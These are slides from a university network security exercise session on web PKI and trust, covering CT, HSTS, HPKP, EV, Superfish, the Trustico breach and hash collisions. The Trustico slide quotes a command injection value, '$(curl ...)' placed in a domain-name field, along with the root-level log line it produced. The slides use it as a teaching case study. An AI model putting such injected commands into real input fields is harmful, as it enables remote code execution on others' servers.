Exercise Session II: PKIs and Trust

Network Security

Matteo Scarlata

ETH Zurich

Intro

Online Questions

https://cryptpad.fr/pad/#/2/pad/edit/-lVcSM6D67klRJCYO3ceTjNj/

Exercise sheet 3 – TLS attacks

- Some information needed for this exercise sheet will be presented next week!


Exercise sheet 3 – TLS attacks

- Some information needed for this exercise sheet will be presented next week!
- Deadline for submission extended by 2 days.

Exercise sheet 3 – TLS attacks

- Some information needed for this exercise sheet will be presented next week!
- Deadline for submission extended by 2 days.
- Feel free to research on your own.

Context



private key

public key


See you on the dark side of the moon.

message


signature

See you on the dark side of the moon.

See you on the dark side of the moon.



http://www.phillylinux.org/keys/phillylinux.jpg



https://openblockchain.readthedocs.io/en/latest/images/sec-memserv-components.png

Exercises

Intro


Context

Exercises

- Ex 1 - Turktrust
- Ex 2 - Certificate Transparency Reports
- Ex 3 - Trust
- Ex 4 - Superfish
- Ex 5 - HPKP
- Ex 6 - Trustico
- Ex 7 - Git and collsion resistance
- Ex 8 - Collision resistance

Appendix

MitM



https://en.wikipedia.org/wiki/Man-in-the-middle_attack

Internet PKI – Additional security mechanisms


Internet X.509 Public Key Infrastructure Certificate and Certificate Revocation List (CRL) Profile (rfc5280) $+$

Internet PKI – Additional security mechanisms

Internet X.509 Public Key Infrastructure Certificate and Certificate Revocation List (CRL) Profile (rfc5280) +

- HSTS (rfc6797)
- HPKP (rfc7469)
- OCSP Stapling
- EV
- Certificate Transparancy


HSTS



2.3. Threat Model


HSTS is concerned with three threat classes: passive network attackers, active network attackers, and imperfect web developers. However, it is explicitly not a remedy for two other classes of threats: phishing and malware. Threats that are addressed, as well as threats that are not addressed, are briefly discussed below.

HSTS



https://images.techhive.com/images/article/2016/06/man-in-the-middle-10-100669190-gallery.idge.jpg

EV



Certificate Viewer: www.ubs.com

Certificate Hierarchy

- Builtin Object Token:DigiCert High Assurance EV Root CA
  - DigiCert SHA2 Extended Validation Server CA
    - www.ubs.com

Certificate Fields


- Certificate Subject Key ID
- Certificate Subject Alternative Name
- Certificate Key Usage
- Extended Key Usage
- CRL Distribution Points
- Certificate Policies
- Authority Information Access
- Certificate Basic Constraints
- OID.1.3.6.1.4.1.11129.2.4.2

Field Value

```
Not Critical
OID.2.16.840.1.114412.2.1:
  Certification Practice Statement Pointer:    https://www.digicert.com/CPS
OID.2.23.140.1.1
```

https://en.wikipedia.org/wiki/Extended_Validation_Certificate

EV in Chrome



Connection is secure


Your information (for example, passwords or credit card numbers) is private when it is sent to this site. Learn more

Certificate (Valid)
Issued to: UBS AG [CH]

Cookies (6 in use)


Site settings

CT



https://www.certificate-transparency.org/

CT Components



`https://www.certificate-transparency.org/what-is-ct`

CT Components

- Certificate Logs: cryptographically assured, publicly auditable, append-only records of certificates

CT Components

- Certificate Logs: cryptographically assured, publicly auditable, append-only records of certificates
- Monitors: publicly run servers that periodically contact all of the log servers and watch for suspicious certificates

CT Components

- Certificate Logs: cryptographically assured, publicly auditable, append-only records of certificates
- Monitors: publicly run servers that periodically contact all of the log servers and watch for suspicious certificates
- Auditors:


CT Components

- Certificate Logs: cryptographically assured, publicly auditable, append-only records of certificates
- Monitors: publicly run servers that periodically contact all of the log servers and watch for suspicious certificates
- Auditors:
    - verify that logs are behaving correctly and are cryptographically consistent

CT Components

- Certificate Logs: cryptographically assured, publicly auditable, append-only records of certificates
- Monitors: publicly run servers that periodically contact all of the log servers and watch for suspicious certificates
- Auditors:
  - verify that logs are behaving correctly and are cryptographically consistent
  - verify that a particular certificate appears in a log

CT + OSCP Stapling



CT Consistency




Figure 2

https://www.certificate-transparency.org/log-proofs-work

Intro


Context

Exercises

- Ex 1 - Turktrust
- Ex 2 - Certificate Transparency Reports
- Ex 3 - Trust
- Ex 4 - Superfish
- Ex 5 - HPKP
- Ex 6 - Trustico
- Ex 7 - Git and collsion resistance
- Ex 8 - Collision resistance

Appendix

CT Report



Search certificates by hostname

admin.ch

☐ Include certificates that have expired

☑ Include subdomains

Current status:

Issuer	# issued	
C=BM, O=QuoVadis Limited, CN=QuoVadis Global SSL ICA G3	4,243	Filter
C=CH, O=Swiss Government PKI, OU=Services, OU=Certification Authorities, CN=Swiss Government SSL CA 01	337	Filter
C=CH, O=Swiss Government PKI, OU=Services, OU=Certification Authorities, CN=Swiss Government Public Trust Standard CA 02	233	Filter
C=US, O=Amazon, OU=Server CA 1B, CN=Amazon	16	Filter
C=GB, O=Sectigo Limited, L=Salford, ST=Greater Manchester, CN=Sectigo RSA Domain Validation Secure Server CA	2	Filter
C=BM, O=QuoVadis Limited, CN=QuoVadis Global SSL ICA G2	2	Filter
C=US, O=Let's Encrypt, CN=Let's Encrypt Authority X3	250	Filter

`https://www.certificate-transparency.org/what-is-ct`

Intro


Context

Exercises

- Ex 1 - Turktrust
- Ex 2 - Certificate Transparency Reports
- Ex 3 - Trust
- Ex 4 - Superfish
- Ex 5 - HPKP
- Ex 6 - Trustico
- Ex 7 - Git and collsion resistance
- Ex 8 - Collision resistance

Appendix

Too many CAs?



m CCADB MOZILLA

Included CA Certificate List

As of October 3, 2019 (149 records displayed)

Owner	Certificate Issuer Organization	Certificate Issuer Organizational Unit	Common Name or Certifi Name
AC Camerfirma, S.A.	AC Camerfirma SA CIF A82743287	http://www.chambersign.org	Chambers of Commerce Roo
AC Camerfirma, S.A.	AC Camerfirma S.A.		Chambers of Commerce Roo 2008

https://ccadb-public.secure.force.com/mozilla/IncludedCACertificateReport


Weak vs Strong collision resistance

- any solution ok


Weak vs Strong collision resistance

- any solution ok
- ... if better than current Internet PKI


Single root of trust?



SCION: Domain-based Isolation



Policert



Proof of $P_{mail.a.com}$'s presence:

$$\{P_{mail.a.com}, r_{mail.a.com}, H_{a.com,1}, H_{a.com,34}, P_{a.com}, H_{com,1}, H_{com,34}, P_{com}, H_{TLD,4}, H_{TLD,12}, H_{TLD,5678}\}. \qquad (9)$$

Figure 4: Example of Policy Tree, where bold nodes are used for *mail.a.com* policy's presence proof.

Intro

Context

Exercises

- Ex 1 - Turktrust
- Ex 2 - Certificate Transparency Reports
- Ex 3 - Trust
- Ex 4 - Superfish
- Ex 5 - HPKP
- Ex 6 - Trustico
- Ex 7 - Git and collsion resistance
- Ex 8 - Collision resistance

Appendix

Superfish


aquatix-2u.co.uk

Superfish

aquatix-2u.co.uk

- Two opinionated takeaways

Takeaway 1: Don’t trust who breaks your TLS




MOTHERBOARD
TECH BY VICE

Leaked Documents Expose the Secretive Market for Your Web Browsing Data

An Avast antivirus subsidiary sells 'Every search. Every click. Every buy. On every site.' Its clients have included Home Depot, Google, Microsoft, Pepsi, and McKinsey.

By Joseph Cox

Takeaway 1: Don't trust who breaks your TLS (really)



News and updates from the Project Zero team at Google

Tuesday, September 22, 2015


Kaspersky: Mo Unpackers, Mo Problems.

Posted by the notorious Tavis Ormandy.


We've talked before about how we use Google scale to amplify our fuzzing efforts. I've recently been working on applying some of these techniques to Antivirus, a vast and highly privileged attack surface.

Among the products I'm working on is Kaspersky Antivirus, and I'm currently triaging and analyzing the first round of vulnerabilities I've collected. As well as fuzzing, I've been auditing and reviewing the design, resulting in identifying multiple major flaws that Kaspersky are actively working on resolving. These issues affect everything from network intrusion detection, ssl interception and file scanning to browser integration and local privilege escalation.

Takeaway 2: Don’t break your own TLS



Takeaway 2: Don't break your own TLS



SSH Backdoor found in **Fortinet** firewalls (http://seclists.org/fulldisclosure/2016/Jan/26)
366 points | afreak | 5 years ago | 121 comments

FortiGuard XOR Encryption in Multiple **Fortinet** Products (https://seclists.org/bugtraq/2019/Nov/38)
146 points | andromaton | 10 months ago | 89 comments

Fortinet removes SSH and database backdoors from its SIEM product (https://www.zdnet.com/art
om-its-siem-product/)
38 points | LinuxBender | 8 months ago | 3 comments

SSH backdoor found in even more **Fortinet** products (http://arstechnica.com/security/2016/01/secre
roducts/)
5 points | stryk | 5 years ago | 0 comments

Fortinet products, including FortiGate and Forticlient leaked full URLs of users (https://twitter.com
3 points | DyslexicAtheist | 10 months ago | 0 comments

Fortinet SSL VPN vulnerability from May 2019 being exploited in wild (https://opensecurity.global/t
ay-2019-being-exploited-in-wild/)
3 points | reader_1000 | 1 year ago | 0 comments

Fortinet hinders access to updated Linux client despite security vulnerability
2 points | rsyring | 3 years ago | 1 comments

Intro


Context

Exercises

- Ex 1 - Turktrust
- Ex 2 - Certificate Transparency Reports
- Ex 3 - Trust
- Ex 4 - Superfish
- Ex 5 - HPKP
- Ex 6 - Trustico
- Ex 7 - Git and collsion resistance
- Ex 8 - Collision resistance

Appendix

HPKP: HTTP Header!




Enabling HPKP

To enable this feature for your site, you need to return the `Public-Key-Pins` HTTP header when your site is accessed over HTTPS:

```
Public-Key-Pins: pin-sha256="base64=="; max-age=expireTime [; includeSubDomains][;
```

https://developer.mozilla.org/en-US/docs/Web/HTTP/Public_Key_Pinning


HPKP Support Matrix



	🖥						📱					
	Chrome	Edge	Firefox	Internet Explorer	Opera	Safari	Android webview	Chrome for Android	Firefox for Android	Opera for Android	Safari on iOS	Samsung Internet
`Public-Key-Pins` 👎	? — 72	No	35 — 72	No	? — 60	No	No	? — 72	35	? — 51	No	? — 11.0
report-uri 👎	46 — 72	No	No ★	No	33 — 60	No	No	? — 72	No	33 — 51	No	? — 11.0

https://developer.mozilla.org/en-US/docs/Web/HTTP/Public_Key_Pinning

HPKP Support Matrix




	🖥						📱					
	Chrome	Edge	Firefox	Internet Explorer	Opera	Safari	Android webview	Chrome for Android	Firefox for Android	Opera for Android	Safari on iOS	Samsung Internet
`Public-Key-Pins` 👎	? — 72	No	35 — 72	No	? — 60	No	No	? — 72	35	? — 51	No	? — 11.0
report-uri 👎	46 — 72	No	No ★	No	33 — 60	No	No	? — 72	No	33 — 51	No	? — 11.0

`https://developer.mozilla.org/en-US/docs/Web/HTTP/Public_Key_Pinning`

Expect CT


- Intro
- Context
- Exercises
  - Ex 1 - Turktrust
  - Ex 2 - Certificate Transparency Reports
  - Ex 3 - Trust
  - Ex 4 - Superfish
  - Ex 5 - HPKP
  - Ex 6 - Trustico
  - Ex 7 - Git and collsion resistance
  - Ex 8 - Collision resistance
- Appendix

Trustico




https://www.trustico.com/

x509 Certificates



https://cryptosys.net/pki/rsakeyformats.html

Takeaway: don't trust CAs?



Privacy Warning

This tool is provided for convenience only. For … ting o
environment. This tool should not be used in c … conn

Please Enter The Fully Qualified Domain Name

$(curl https://[redacted]/id)

Please Review The Notes Below About Your Action :

[redacted]

```
35.190.140.214 - - [01/Mar/2018:16:17:14 +0100] "GET /uid=0(root) HTTP/1.1" 404
```

https://arstechnica.com/information-technology/2018/03/trustico-website-goes-dark-after-someone-drops-critical-flaw-on-twitter/

Intro

Context

Exercises


- Ex 1 - Turktrust
- Ex 2 - Certificate Transparency Reports
- Ex 3 - Trust
- Ex 4 - Superfish
- Ex 5 - HPKP
- Ex 6 - Trustico
- Ex 7 - Git and collsion resistance
- Ex 8 - Collision resistance

Appendix

Git

https://git-scm.com/

SHAttered



`https://shattered.io/`

SHAH

SHAH

Mohammad Reza Pahlavi, *Shahanshah* of Iran from 1941 to 1979, was the last ruler to hold the title of shah.

Intro

Context

Exercises

- Ex 1 - Turktrust
- Ex 2 - Certificate Transparency Reports
- Ex 3 - Trust
- Ex 4 - Superfish
- Ex 5 - HPKP
- Ex 6 - Trustico
- Ex 7 - Git and collsion resistance
- Ex 8 - Collision resistance

Appendix

Weak vs Strong collision resistance

- $P(h_i = h_j) = 1 - P(\forall i, j . h_i \neq h_j)$

Weak vs Strong collision resistance

- $P(h_i = h_j) = 1 - P(\forall i, j . h_i \neq h_j)$
- hash independent, probability of collision p_c, $P(h_i \neq h_j) = 1 - p_c$

Weak vs Strong collision resistance

- $P(h_i = h_j) = 1 - P(\forall i, j. h_i \neq h_j)$
- hash independent, probability of collision p_c, $P(h_i \neq h_j) = 1 - p_c$
- Weak (SPR): $P(h_i = h_j) = 1 - \prod_{k=i}^{n}(1 - p_c) = 1 - (1 - p_c)^n$

Weak vs Strong collision resistance

- $P(h_i = h_j) = 1 - P(\forall i, j. h_i \neq h_j)$
- hash independent, probability of collision p_c,
  $P(h_i \neq h_j) = 1 - p_c$
- Weak (SPR):
  $P(h_i = h_j) = 1 - \prod_{k=i}^{n}(1 - p_c) = 1 - (1 - p_c)^n$
- Strong: $P(h_i = h_j) = 1 - \prod_{k=i}^{(\frac{n}{2})^2}(1 - p_c) = 1 - (1 - p_c)^{\frac{n^2}{4}}$

Appendix

References i